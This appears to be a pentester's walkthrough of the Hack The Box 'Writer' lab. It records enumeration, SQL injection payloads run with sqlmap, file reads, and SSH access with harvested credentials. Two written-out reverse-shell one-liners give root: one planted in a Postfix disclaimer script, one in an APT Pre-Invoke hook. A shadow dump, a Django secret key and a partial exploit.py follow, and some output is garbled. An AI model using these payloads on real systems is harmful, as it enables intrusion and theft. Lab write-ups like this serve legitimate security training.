

Creds

Username	Password	Description
Kyle	marcoantonio	
admin	ToughPasswordToCrack	mysql db=writer
djangouser	DjangoSuperPassword	mysql db=dev

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu
80	http	Apache httpd 2.4.41 ((Ubuntu))
139	smb	Samba smbd 4.6.2
445	smb	Samba smbd 4.6.2

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Fri Oct 22 17:10:51 2021 as: nmap -sC -sV -vvv -oA nmap/Full -p- 10.10.11.101
Nmap scan report for 10.10.11.101

Host is up, received echo-reply ttl 63 (0.056s latency).
Scanned at 2021-10-22 17:10:53 EDT for 93s
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCwAA7IbLnSMXNfFqjkoT+PAK2SPYBRL5gy0K8FQ2XbFGuPk6Imj3Lrb0BF6qw3HU/I2V9ARRnn2SvHlz1+LLB0Ie9wkvH1gzfnUBd5X2s0S3vCzYJ0BoD+yZJat40Ymkx3NLjYCzkMd/KyTGGIH8cdlnRO06eJdnJN1QYMsRM4+Qkk-rQhtgz5KAK/aE
|
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECD5A)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLlNoViItbmVlZdHayNTYAAAAIbmLzdHayNTYAAABBBB0+ZKRtm6JRYjP01v8n2NR/cGDBj00aydm1VE6rUnvY16bxfnPCaRjvxDrV3eW5rRXbK/ybC6k5WhtQ9iWogMAU=
|   256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBaCZ4ALrn0m103XaA+e+YPrT02f1hK8mAD5kUxJ709L
80/tcp    open  http         syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
|_http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Story Bank | Writer.HTB
139/tcp    open  netbios-ssn  syn-ack ttl 63  Samba smbd 4.6.2
445/tcp    open  netbios-ssn  syn-ack ttl 63  Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 14m48s
| nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   WRITER<00>          Flags: <unique><active>
|   WRITER<03>          Flags: <unique><active>
|   WRITER<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
|   WORKGROUP<00>       Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 48483/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 36369/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 34246/udp): CLEAN (Failed to receive data)
|   Check 4 (port 14350/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
```

```
| smb2ctime:
|   date: 2021-10-22T21:27:14
|_  start_date: N/A

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 22 17:12:26 2021 -- 1 IP address (1 host up) scanned in 94.86 seconds
```

/etc/hosts

```
10.10.11.101    writer.htb
```

Smb Enumeration

smbclient

```
kali@kali:~$ smbclient -L //$IP\\ -N

      Sharename      Type            Comment
      -----      -
      print$         Disk            Printer Drivers
      writer2_project Disk            Disk
      IPC$           IPC             IPC Service (writer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

```
kali@kali:~$ smbclient //$IP\\print$ -N
tree connect failed: NT_STATUS_ACCESS_DENIED
kali@kali:~$ smbclient //$IP\\writer2_project -N
tree connect failed: NT_STATUS_ACCESS_DENIED
kali@kali:~$ smbclient //$IP\\IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

ok.. nothign yet.. probably need creds...

Web Enumeration

Story Bank | Writer.HTB

https://10.10.11.101


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Story Bank

HOME ABOUT CONTACT

ON THE ORIGIN OF SHADOWS

- By Nina Chyll / 2021-05-17 21:48:33




There are two things I have always wanted you to know about the house. Ever since you picked it out, in the middle of a recession, at a heavy discount, as you put it. As if it was a carton of milk about to go out of date. For us, you said,... [read more](#)

Tagline: #BewareOfShadows

AUTUMN RAIN


- By Yolanda Wu / 2021-05-17 21:57:04



Have you ever had this feeling? Like you're a helium balloon with your string cut. A rotting piece of wood adrift in the vast ocean. Does saying it like that make me sound too pretentious? Thinking I'm some kind of literary youth. Of course... [read more](#)

Tagline: #Fiction

ABOUT ME



I'm a professional writer of 10 years. It is a fact that readers will be distracted by the stories I provide.


RECENT POSTS

- > On the Origin of Shadows
- > Autumn Rain
- > The Tree Surgeon's Dictionary
- > Samill the Trickster 2021 Edition
- > How the Fish Survive
- > Life's Leftovers
- > The Violinist
- > Burt Brain
- > test

THE TREE SURGEON'S DICTIONARY

SAMILL THE TRICKSTER 2021

If you find any issues with the site, please don't hesitate to contact me on admin@writer.htb so I can rectify those issues right away. This is a work in progress and I appreciate your patience while I develop this site to it's full potential.



Zap findings

gobuster

```
/contact      (Status: 200) [Size: 4905]
/logout      (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/about      (Status: 200) [Size: 3522]
/static      (Status: 301) [Size: 313] [--> http://10.10.11.101/static/]
/.          (Status: 200) [Size: 12773]
/dashboard   (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/server-status (Status: 403) [Size: 277]
/administrative (Status: 200) [Size: 1443]
```

dashboard

```
/users      (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/settings   (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/stories     (Status: 302) [Size: 208] [--> http://10.10.11.101/]
```

SQLmap


```
sqlmap -r admin.req --level 5 --risk 3
```

```
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 417 HTTP(s) requests:
---
Parameter: uname (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: uname=-1926' OR 7802=7802-- XHpX&password=password

  Type: time-based blind
  Title: MySQL < 5.0.12 OR time-based blind (heavy query)
  Payload: uname=admin' OR 3471=BENCHMARK(5000000,MD5(0x7056414b))-- eccY&password=password
---
[18:32:05] [INFO] the back-end DBMS is MySQL
[18:32:06] [WARNING] reflective value(s) found and filtering out
web server operating system: Linux Ubuntu 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL < 5.0.12 (TiDB fork)
[18:32:06] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Writer/.local/share/sqlmap/output/writer.htb'

[*] ending @ 18:32:06 /2021-10-22/
```

login with one of the payloads above and



Dashboard | Writer.HTB

https://writer.htb/static/bl... x

+

← → ↺ 🏠

🔍 https://writer.htb/static/bl... x

⋮ ⚙️ 🔒

🔗 Kali Linux

🔗 Kali Tools

🔗 Kali Docs

🔗 Kali Forums

🔗 Kali NetHunter

🔗 Exploit-DB

🔗 Google Hacking DB

🔗 OffSec

Story Bank

☰

👤 -1926' OR 7802=7802-- XHpX ▾

🏠 Dashboard

📖 Stories

👤 Users

⚙️ Settings

OVERVIEW

Dashboard

👍

+21,900

FACEBOOK PAGE LIKES

🔗

+22,566

INSTAGRAM FOLLOWERS

✉️

+15,566

E-MAIL SUBSCRIBERS

👁️

+28,210

PAGE VIEWS

Traffic Overview

Current year website visitor data

Month	Number of Visitors
Jan	1132
Feb	1135
Mar	1140
Apr	1168
May	1145
Jun	1142
Jul	1155
Aug	1152
Sep	1148
Oct	1175
Nov	1188
Dec	1192

Stories Overview

Current stories read this year

Month	Number of Stories Read
Jan	250
Feb	280
Mar	400
Apr	600
May	450
Jun	400
Jul	500
Aug	550
Sep	450
Oct	650
Nov	950
Dec	1000

Top Visitors by Country

Current year website visitor data

Country	Unique Visitors
---------	-----------------

Most Visited Pages

Current year website visitor data

Page Name	Visitors
-----------	----------

```
kali@kali:~$ sqlmap -u http://writer.htb/administrative --data='uname=admin&password=password' --dbs mysql --technique=U -p uname
---
__H__
--- ['']_----- ['']_ (1.5.10#stable)
|_ -|_ . ['']_ |_ .|_ .|_
|___|_ ( )|_|_|_|_|_|_|_|_|
|_|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:36:36 /2021-10-27/

[16:36:37] [INFO] testing connection to the target URL
[16:36:37] [WARNING] heuristic (basic) test shows that POST parameter 'uname' might not be injectable
[16:36:37] [INFO] testing for SQL injection on POST parameter 'uname'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[16:36:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
got a refresh intent (redirect like response common to login pages) to '/dashboard'. Do you want to apply it from now on? [Y/n] n
[16:36:45] [INFO] target URL appears to be UNION injectable with 6 columns
[16:36:45] [INFO] POST parameter 'uname' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[16:36:45] [INFO] checking if the injection point on POST parameter 'uname' is a false positive

sqlmap identified the following injection point(s) with a total of 33 HTTP(s) requests:
---
Parameter: uname (POST)
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: uname=admin' UNION ALL SELECT NULL,CONCAT(0x7170707171,0x6e6a5165767547761656656616e67675574b4e4c7948734972484b6566467496243624451,0x7176766271),NULL,NULL,NULL,NULL-- --&password=password
```

```
Database: writer
[3 tables]
-----+
| site |
| stories |
| users |
-----+
```

```
Database: writer
Table: stories
[8 columns]
+-----+
| Column | Type |
+-----+
| date   | timestamp |
| author | text |
| content | text |
| id      | int(11) |
| image   | text |
| status  | text |
| tagline | text |
| title   | text |
+-----+
```

```
Database: writer
Table: users
[6 columns]
+-----+
| Column | Type |
+-----+
| date_created | timestamp |
| email         | varchar(255) |
| id            | int(11) |
| password      | varchar(255) |
| status        | varchar(255) |
| username      | varchar(255) |
+-----+
```

```
Database: writer
Table: users
[1 entry]
+-----+
| username |
+-----+
| admin    |
+-----+
```

md5 hash

```
Database: writer
Table: users
[1 entry]
+-----+
| password |
+-----+
| 118e48794631a9612484ca8b55f622d0 |
+-----+
```

```
database management system users privileges:
[*] 'admin'@'localhost' [1]:
    privilege: FILE
```

```
sqlmap -r admin.req --dbms mysql --technique=U --current-user --file-read=/etc/passwd
```

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/:run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
kyle:x:1000:1000:Kyle Travis:/home/kyle:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
postfix:x:113:118:/:var/spool/postfix:/usr/sbin/nologin
filter:x:997:997:Postfix Filters:/var/spool/filter:/bin/sh
```

- user \Rightarrow kyle
- user \Rightarrow john

```

Virtual host configuration for writer.htb subdomain
<VirtualHost *:80>
    ServerName writer.htb
    ServerAdmin admin@writer.htb
    WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
    <Directory /var/www/writer.htb>
        Order allow,deny
        Allow from all
    </Directory>
    Alias /static /var/www/writer.htb/writer/static
    <Directory /var/www/writer.htb/writer/static>
        Order allow,deny
        Allow from all
    </Directory>
    ErrorLog ${APACHE_LOG_DIR}/error.log
    LogLevel warn
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

# Virtual host configuration for dev.writer.htb subdomain
# Will enable configuration after completing backend development
# Listen 8088
#<VirtualHost 127.0.0.1:8080>
#    ServerName dev.writer.htb
#    ServerAdmin admin@writer.htb
#
#    # Collect static for the writer2_project/writer_web/templates
#    Alias /static /var/www/writer2_project/static
#    <Directory /var/www/writer2_project/static>
#        Require all granted
#    </Directory>
#
#    <Directory /var/www/writer2_project/writerv2>
#        <Files wsgi.py>
#            Require all granted
#        </Files>
#    </Directory>
#
#    WSGIDaemonProcess writer2_project python-path=/var/www/writer2_project python-home=/var/www/writer2_project/writer2env
#    WSGIProcessGroup writer2_project
#    WSGIScriptAlias / /var/www/writer2_project/writerv2/wsgi.py
#    ErrorLog ${APACHE_LOG_DIR}/error.log
#    LogLevel warn
#    CustomLog ${APACHE_LOG_DIR}/access.log combined
#
#</VirtualHost>

```

- dev.writer.htb
- writer2_project - which we saw in smb enum..

```
10.10.11.101  writer.htb dev.writer.htb
```

```
[22][ssh] host: 10.10.11.101 login: kyle password: marcoantonio
```

```
kyle@writer:/var/www/writer2_project/writerv2$ cat settings.py
...[snip]...
```

```
SECRET_KEY = 'q2!1iwm^9j!x@4u66k(ke!_=(5uacv!@%%(g&6=$$m!u5n=*4-'
```

```
(venv) kyle@writer:/var/www/writer.htb/writer$ netstat -tulnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3386	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-

tcp6	0	0	:::445	:::*	LISTEN	-
tcp6	0	0	:::139	:::*	LISTEN	-
udp	0	0	127.0.0.53:53	0.0.0.0:*	-	-
udp	0	0	10.10.11.255:137	0.0.0.0:*	-	-
udp	0	0	10.10.11.101:137	0.0.0.0:*	-	-
udp	0	0	0.0.0.0:137	0.0.0.0:*	-	-
udp	0	0	10.10.11.255:138	0.0.0.0:*	-	-
udp	0	0	10.10.11.101:138	0.0.0.0:*	-	-
udp	0	0	0.0.0.0:138	0.0.0.0:*	-	-

so it is running on port 8080
8080,53,22,25,445,3306,139
unseen, 53,25,3306
lets check out 25.... mail....smtp...

ps aux

...[snip]...									
root	24555	0.0	0.0	8352	3448 ?	S	23:24	0:00	/usr/sbin/CRON -f
root	24563	0.0	0.0	2608	540 ?	Ss	23:24	0:00	/bin/sh -c /usr/bin/apt-get update
root	24571	0.1	0.2	16204	9012 ?	S	23:24	0:00	/usr/bin/apt-get update
_apt	24575	0.0	0.2	21100	9800 ?	S	23:24	0:00	/usr/lib/apt/methods/http
www-data	24578	2.8	1.0	128980	43328 ?	Sl	23:24	0:00	/usr/bin/python3 manage.py runserver 127.0.0.1:8080
...[snip]...									

ps aux --forest

root	903	0.0	0.0	6812	3040 ?	Ss	16:33	0:00	/usr/sbin/cron -f
root	1003	0.0	0.0	8480	3472 ?	S	16:33	0:00	_ /usr/sbin/CRON -f
www-data	1010	0.0	0.0	2608	604 ?	Ss	16:33	0:00	_ /bin/sh -c cd /var/www/writer2_project && python3 manage.py runserver 127.0.0.1:8080
www-data	1011	0.0	0.9	52668	39180 ?	S	16:33	0:00	_ python3 manage.py runserver 127.0.0.1:8080
www-data	24661	1.4	1.0	128988	43032 ?	Sl	23:26	0:00	_ /usr/bin/python3 manage.py runserver 127.0.0.1:8080
root	24640	0.0	0.0	8352	3448 ?	S	23:26	0:00	_ /usr/sbin/CRON -f
root	24652	0.0	0.0	2608	604 ?	Ss	23:26	0:00	_ /bin/sh -c /usr/bin/apt-get update
root	24655	0.1	0.2	16204	8752 ?	S	23:26	0:00	_ /usr/bin/apt-get update
_apt	24658	0.0	0.2	21100	9492 ?	S	23:26	0:00	_ /usr/lib/apt/methods/http

so looks like a cronjob run by root running a script file.

Linpeas

Basic information	
OS: Linux version 5.4.0-80-generic (buildd@lcy01-amd64-030) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1-20.04)) #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021	
User & Groups: uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)	
Processes, Cron, Services, Timers & Sockets	
Cleaned processes	
Check weird & unexpected processes run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes	
root	1 0.0 0.2 102176 11264 ? Ss Oct27 0:03 /sbin/init auto automatic-ubiquity noprompt
root	496 0.0 0.2 153964 89068 ? S<s Oct27 0:17 /lib/systemd/systemd-journald
root	523 0.0 0.1 21476 5484 ? Ss Oct27 0:01 /lib/systemd/systemd-udev
root	71875 0.0 0.0 21476 3180 ? S 01:12 0:00 _ /lib/systemd/systemd-udev
root	71881 0.0 0.0 21476 3180 ? S 01:12 0:00 _ /lib/systemd/systemd-udev
systemd+	524 0.0 0.1 18400 7452 ? Ss Oct27 0:00 /lib/systemd/systemd-networkd
└─(Caps) 0x0000000000003c00=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw	
root	706 0.0 0.4 345880 18264 ? Ssl Oct27 0:13 /sbin/multipathd -d -s
systemd+	745 0.0 0.3 24028 13088 ? Ss Oct27 0:04 /lib/systemd/systemd-resolved
systemd+	746 0.0 0.1 90228 6088 ? Ssl Oct27 0:03 /lib/systemd/systemd-timesyncd
└─(Caps) 0x0000000002000000=cap_sys_time	
root	760 0.0 0.2 47540 10552 ? Ss Oct27 0:00 /usr/bin/VGAAuthService
root	761 0.0 0.1 237104 7788 ? Ssl Oct27 0:26 /usr/bin/vmtoolsd
root	899 0.0 0.1 235564 7428 ? Ssl Oct27 0:03 /usr/lib/accountsservice/accounts-daemon
root	903 0.0 0.0 6812 3040 ? Ss Oct27 0:00 /usr/sbin/cron -f
root	1003 0.0 0.0 8480 3472 ? S Oct27 0:00 _ /usr/sbin/CRON -f
www-data	1010 0.0 0.0 2608 604 ? Ss Oct27 0:00 _ /bin/sh -c cd /var/www/writer2_project && python3 manage.py runserver 127.0.0.1:8080
www-data	1011 0.0 0.9 52668 39180 ? S Oct27 0:00 _ python3 manage.py runserver 127.0.0.1:8080
www-data	70675 1.5 1.0 128992 43092 ? Sl 01:12 0:00 _ /usr/bin/python3 manage.py runserver 127.0.0.1:8080
root	70656 0.0 0.0 8352 3448 ? S 01:12 0:00 _ /usr/sbin/CRON -f
root	70663 0.0 0.0 2608 600 ? Ss 01:12 0:00 _ /bin/sh -c /usr/bin/apt-get update
root	70666 0.1 0.2 16204 8824 ? S 01:12 0:00 _ /usr/bin/apt-get update
_apt	70674 0.0 0.2 21076 9600 ? S 01:12 0:00 _ /usr/lib/apt/methods/http
HTTP sockets	
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets	
Socket /run/user/1000/snapd-session-agent.socket owned by kyle uses HTTP. Response to /index: (limit 30)	
{"type":"error","result":{"message":"method \\"GET\\" not allowed"}}	
Users with console	
filter:x:997:997:Postfix Filters:/var/spool/filter:/bin/sh	
john:x:1001:1001:::/home/john:/bin/bash	
kyle:x:1000:1000:Kyle Travis:/home/kyle:/bin/bash	
root:x:0:root:/root:/bin/bash	
Searching mysql credentials and exec	
From '/etc/mysql/mariadb.cnf' Mysql user: user = djangouser	
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user = mysql	
Found readable /etc/mysql/my.cnf	
[client-server]	
!includedir /etc/mysql/conf.d/	
!includedir /etc/mysql/mariadb.conf.d/	
[client]	
database = dev	
user = djangouser	

```

[ ] Analyzing MariaDB Files (limit 76)
-rw-r--r-- 1 root root 972 May 18 12:34 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
[client]
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8

-rw----- 1 root root 261 May 18 15:51 /etc/mysql/debian.cnf

[ ] Analyzing Postfix Files (limit 76)
-rwxr-xr-x 1 root root 3368 Apr 16 2020 /etc/init.d/postfix

-rw-r--r-- 1 root root 30 Jun 19 2020 /etc/insserv.conf.d/postfix

-rwxr-xr-x 1 root root 800 Jun 19 2020 /etc/network/if-down.d/postfix

-rwxr-xr-x 1 root root 1117 Jun 19 2020 /etc/network/if-up.d/postfix

drwxr-xr-x 5 root root 4096 Jul 9 10:59 /etc/postfix
-rw-r--r-- 1 root root 6373 Oct 28 01:12 /etc/postfix/master.cf
flags=DRhu user=vmail argv=/usr/bin/maildrop -d $(recipient)
# user=cyrus argv=cyrus/bin/deliver -e -r $(sender) -m $(extension) ${user}
# flags=R user=cyrus argv=cyrus/bin/deliver -e -m $(extension) ${user}
flags=Fqhu user=uucp argv=uux -r -n -z -a$sender -Xnexthop!rmail $(recipient)
flags=F user=ftn argv=/usr/lib/ftmail/ftmail -r $nexthop $(recipient)
flags=Fq user=bsmtp argv=/usr/lib/bsmtp/bsmtp -t$nexthop -f$sender $recipient
flags=R user=scalemail argv=/usr/lib/scalemail/bin/scalemail-store $(nexthop) ${user} $(extension)
flags=FR user=list argv=/usr/lib/mailman/bin/postfix-to-mailman.py
flags=Rq user=john argv=/etc/postfix/disclaimer -f $(sender) -- $(recipient)

```

```

$ nmap -x-x 1 root root 52K May 28 2020 /usr/bin/chsh (Unknown SUID binary)
--- It looks like /usr/bin/chsh is executing chroot and you can impersonate it (strings line: chroot) (https://tinyurl.com/suidpath)
--- It looks like /usr/bin/chsh is executing chsh and you can impersonate it (strings line: chsh) (https://tinyurl.com/suidpath)
--- It looks like /usr/bin/chsh is executing passwd and you can impersonate it (strings line: passwd) (https://tinyurl.com/suidpath)
--- It looks like /usr/bin/chsh is executing perror and you can impersonate it (strings line: perror) (https://tinyurl.com/suidpath)
--- It looks like /usr/bin/chsh is executing realpath and you can impersonate it (strings line: realpath) (https://tinyurl.com/suidpath)
--- It looks like /usr/bin/chsh is executing realpath and you can impersonate it (strings line: realpath in lrename()) (https://tinyurl.com/suidpath)
--- It looks like /usr/bin/chsh is executing sleep and you can impersonate it (strings line: sleep) (https://tinyurl.com/suidpath)
--- It looks like /usr/bin/chsh is executing unlink and you can impersonate it (strings line: unlink) (https://tinyurl.com/suidpath)

```

nmmap of internal port 25

ok. so looks like the mailing agent postfix is installed to run disclaimer every time john receives an email. And we happen to be able to edit that file... so lets modify it to have a rev shell and send john an email also root is running apt-get update every min or so.

modified the disclaimer to have my rev shell and be in /bin/bash environment.

```
#!/bin/bash
# Localize these.
bash -i >& /dev/tcp/10.10.14.155/9001 0>&1

INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail
...[snip]...
```


and ran my 1 liner.

```
kyle@writer:/etc/postfix$ cp /dev/shm/disclaimer . && printf "MAIL FROM:john\r\nRCPT TO:john\r\nDATA\r\n\r\n.\r\nquit\r\n" | nc -v localhost 25
Connection to localhost 25 port [tcp/smtp] succeeded!
220 writer.htb ESMTP Postfix (Ubuntu)
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as 768F6837
221 2.0.0 Bye
```

Enumeration

Well i rememberd the cron job running apt-get so i checked my groups

```
john@writer:~$ groups
john management
john@writer:~$ find / -group management 2>/dev/null
/etc/apt/apt.conf.d
```

and looks like we can control what is updating.. so lets [exploit](#) it..

exploit

```
john@writer:/etc/apt/apt.conf.d$ echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.155 9002 >/tmp/f"};' > pwn
```

Root (id,whoami)

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

root.txt

```
# cat /root/root.txt
8cc5c4394ca662e6d43dada703e2be1b
```

/etc/shadow

```
# cat /etc/shadow
root:$6$geVl0pYfYfboE7iR$IWNbP.8q1c/SzTr4atxwLbkI7nScyZWJPbTgoXAlEz5Hcw3Ntget9j3p.1ccPcw5Jl4dj4bHWZ5LvoLLNC8iB.:18816:0:99999:7:::
...[snip]...
kyle:$6$Rke6Q45ycHoY4Up$5mG3iCHK/tnLRjVXQupFh0I3Az7TcBrLJl8DZq0nboZMn0aHTM3l0xacyj3zVcRlM38EeSZuAdETDl1dpw7p1:18765:0:99999:7:::
lxd:!:18760:0:99999:7:::
postfix:!:18760:0:99999:7:::
filter:!:18760:0:99999:7:::
john:$6$jnlFY8nfx7rgW0kn$gy5CL/IZiKt4LcBZVHVeu5KL/imxKmSvo0N13johPjVLIygTts8HNaRAEr7zoaCk7/pb9jzKBbg8SEdxwnj0:18761:0:99999:7:::
mysql:!:18762:0:99999:7:::
```

uname -a

```
# uname -a
Linux writer 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

EXTRAS

exploit.py

```
import requests
import os
import base64
import re
from bs4 import BeautifulSoup
import netifaces as ni
from threading import Timer

# select port for reverse shell
PORT = 9001

# select interface for rev shell
ni.ifaddresses('tun0')
SELF = ni.ifaddresses('tun0')[ni.AF_INET][0]['addr']

# start nc listener and run exploit
def interactive_shell(port):
    print("(+) listening to reverse shell")
    # wait for 1 sec before visiting webshell
    t = Timer(1, activate_webshell)
    # start thread activity
